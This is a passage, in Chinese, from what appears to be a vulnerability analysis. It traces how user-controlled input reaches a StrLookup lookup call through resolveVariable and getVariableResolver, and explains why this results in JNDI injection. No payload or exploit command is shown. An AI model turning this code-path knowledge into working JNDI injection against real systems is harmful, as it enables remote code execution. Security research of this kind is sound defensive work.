
可以看到这个方法是很长的 我们只关心重点 所以我们来到了1038行 这里调用了resolveVariable这个方法 可以看到此时的varName就是我们的payload 我们跟进去




这里可以看到 这里获取到了一个getVariableResolver对象 我们可以跟进去查看这个对象到底是什么结构



可以看到 这里返回一个属性 其实这个属性就是一个对象 而这个对象就是StrLookup 我们继续往下走





可以看到 这里调用了lookup 而variableName我们是可控的 所以造成了jndi注入